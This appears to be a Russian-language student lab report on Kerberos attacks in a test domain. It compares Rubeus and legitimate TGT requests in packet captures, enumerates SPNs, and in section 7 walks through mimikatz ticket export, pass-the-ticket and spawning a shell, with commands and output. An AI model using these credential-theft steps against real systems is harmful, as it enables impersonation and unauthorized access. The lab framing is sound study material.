


Рисунок 9 - ответ winservеr на TGS-запрос

Отличие легитимного запроса TGT от запроса TGT с помощью Rubeus в том, что первый отправляет больше типов шифрования, которые он поддерживает, свой адрес, наличием rtime, а также в том, что после первой попытки аутентификации возникает ошибка (Рисунок 10, 11).




Рисунок 10 - TGS-запрос с помощью Rubeus

```
realm: testdomain.local
▼ sname
  name-type: kRB5-NT-SRV-INST (2)
  ▼ sname-string: 2 items
    SNameString: krbtgt
    SNameString: testdomain.local
till: 2037-09-13 02:48:05 (UTC)
rtime: 2037-09-13 02:48:05 (UTC)
nonce: 1958378418
▼ etype: 6 items
  ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
  ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
  ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
  ENCTYPE: eTYPE-DES-CBC-MD5 (3)
> addresses: 1 item MORINDENIS<20>
```

<

Рисунок 11 - легитимный TGS-запрос

6 Запись трафика (3)

Запись трафика (3) при запросе setspn клиента с именем клиентской win10 (файл “3part”)

Узнаю имя win10 с помощью команды hostname (Рисунок). Для того чтобы получить информацию о зарегистрированных SPN, ввожу команду setspn -L <hostname> (Рисунок 12).

```
C:\Users\user1\Documents>hostname
MorinDenis

C:\Users\user1\Documents>setspn -L MorinDenis
Registered ServicePrincipalNames for CN=MORINDENIS,CN=Computers,DC=testdomain,DC=local:
    RestrictedKrbHost/MORINDENIS
    HOST/MORINDENIS
    RestrictedKrbHost/MorinDenis.testdomain.local
    HOST/MorinDenis.testdomain.local
```

Рисунок 12 - Список зарегистрированных в данный момент SPN для компьютера win10

В LDAP-запросе можно увидеть запрос на выгрузку списка SPN-записей (Рисунок 13).




Рисунок 13 - запрос списка SPN-записей

И получение ответа win10 от winserver список SPN-записей (Рисунок 14).

ip.addr == 192.168.1.46						
No.	Time	Source	Destination	Protocol	Length	Info
447	57.637938	192.168.1.46	192.168.1.45	DRSUAPI	194	DsUnbind request
448	57.638031	192.168.1.45	192.168.1.46	DRSUAPI	194	DsUnbind response
449	57.638326	192.168.1.46	192.168.1.45	LDAP	194	SASL GSS-API Integrity:
450	57.638984	192.168.1.45	192.168.1.46	LDAP	1780	SASL GSS-API Integrity:
451	57.639252	192.168.1.46	192.168.1.45	TCP	60	49722 → 389 [ACK] Seq=2391 Ack=4698 Win=525568 Len=0
452	57.643994	192.168.1.46	192.168.1.45	LDAP	97	SASL GSS-API Integrity:
453	57.644181	192.168.1.45	192.168.1.46	TCP	54	389 → 49722 [RST, ACK] Seq=4698 Ack=2434 Win=0 Len=0
454	57.644416	192.168.1.46	192.168.1.45	TCP	60	49722 → 389 [FIN, ACK] Seq=2434 Ack=4698 Win=525568 Len=0
455	57.647068	192.168.1.46	192.168.1.45	TCP	60	49724 → 135 [RST, ACK] Seq=329 Ack=281 Win=0 Len=0
<div> <div> PartialAttributeList item countryCode PartialAttributeList item badPasswordTime PartialAttributeList item lastLogoff PartialAttributeList item lastLogon PartialAttributeList item localPolicyFlags PartialAttributeList item pwdLastSet PartialAttributeList item primaryGroupID PartialAttributeList item objectSid PartialAttributeList item accountExpires PartialAttributeList item logonCount PartialAttributeList item sAMAccountName PartialAttributeList item sAMAccountType PartialAttributeList item operatingSystem PartialAttributeList item operatingSystemVersion PartialAttributeList item dnsHostName PartialAttributeList item servicePrincipalName type: servicePrincipalName vals: 4 items AttributeValue: RestrictedKrbHost/MORINDENIS AttributeValue: HOST/MORINDENIS AttributeValue: RestrictedKrbHost/MorinDenis.testdomain.local AttributeValue: HOST/MorinDenis.testdomain.local PartialAttributeList item objectCategory PartialAttributeList item isCriticalSystemObject PartialAttributeList item dSCorePropagationData PartialAttributeList item lastLogonTimestamp PartialAttributeList item msDS-SupportedEncryptionTypes </div> <div> 0050 ad 73 5 0060 84 00 6 0070 45 4e 4 0080 73 2c 4 0090 44 43 3 00a0 00 00 6 00b0 73 31 8 00c0 72 73 6 00d0 6f 6e 6 00e0 04 08 6 00f0 04 02 6 0100 4e 44 4 0110 73 74 6 0120 84 00 6 0130 45 4e 4 0140 73 2c 4 0150 44 43 3 0160 69 6e 7 0170 00 03 6 0180 6e 43 7 0190 32 30 3 01a0 5a 30 6 01b0 6e 67 6 01c0 30 33 3 01d0 00 00 7 01e0 84 00 6 01f0 00 19 6 0200 00 00 6 0210 18 04 6 0220 4f 52 4 0230 0a 6f 6 0240 12 04 7 </div> </div>						

Рисунок 14 - список SPN-записей

7 Получение ticket пользователя с помощью mimikatz

Получим обычный билет текущей сессии с помощью приложения Mimikatz.

Для начала запускаем это приложение (mimikatz).

Теперь добудем билет : запускаем kerberos с модулем list (Перечисляет все пользовательские билеты (TGT и TGS) в памяти пользователя) и сохраняем их в то же место, где и находится mimikatz с помощью /export .

Переименовав свой сохранённый файл в ticket, использую kerberos с модулем ptt (pass-the-ticket) и прописываю свой файл (ticket.kirbi) (Рисунок 15).

```
C:\Users\user1>cd..
C:\Users>cd..
C:\>cd Users
C:\Users>cd user1
C:\Users\user1>cd Documents
C:\Users\user1\Documents>cd mimikatz_trunk
C:\Users\user1\Documents\mimikatz_trunk>cd x64
C:\Users\user1\Documents\mimikatz_trunk\x64>mimikatz

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 3/29/2021 8:53:41 PM ; 3/30/2021 6:53:41 AM ; 4/5/2021 8:53:41 PM
  Server Name       : krbtgt/TESTDOMAIN.LOCAL @ TESTDOMAIN.LOCAL
  Client Name       : MorinDenis @ TESTDOMAIN.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 3/29/2021 8:53:41 PM ; 3/30/2021 6:53:41 AM ; 4/5/2021 8:53:41 PM
  Server Name       : krbtgt/TESTDOMAIN.LOCAL @ TESTDOMAIN.LOCAL
  Client Name       : MorinDenis @ TESTDOMAIN.LOCAL
  Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  * Saved to file    : 0-40e10000-MorinDenis@krbtgt~TESTDOMAIN.LOCAL-TESTDOMAIN.LOCAL.kirbi

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK
```

Рисунок 15 - атака с помощью pass-the-ticket

Теперь, когда успешно сдал билет, для выполнения действий в качестве пользователя получим cmd как пользователь (Рисунок 16).



```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7932A1E68
mimikatz #
```

The screenshot shows a terminal window with a black background. The left pane displays the output of the mimikatz command 'misc::cmd', which successfully patches 'cmd.exe' and spawns a new command prompt. The right pane shows the resulting command prompt window, titled 'C:\Windows\SYSTEM32\cmd.exe', displaying the standard Windows version and copyright information, and the current directory 'C:\Users\user1\Documents\mimikatz_trunk\x64'.

Рисунок 16 - запуск командной строки с помощью билета от mimikatz

8 Итоги проведения лабораторной работы

- 1) Узнал о том, что при регистрации пользователя на компьютере формируется серия обменов данными с контроллером домена (DC), и в случае успеха пользователю назначается билет на право получения билетов (TGT) и при каждом обращении к службе используется TGT, чтобы получить билет для доступа к службе или приложению.
- 2) С помощью такого инструмента как Rubeus я узнал об атаках на компоненты Kerberos, о способе получения билетов.
- 3) Узнал, что с помощью приложения Mimikatz можно просматривать и сохранять учетные данные аутентификации, а также извлекать билеты Kerberos из памяти и использовать их.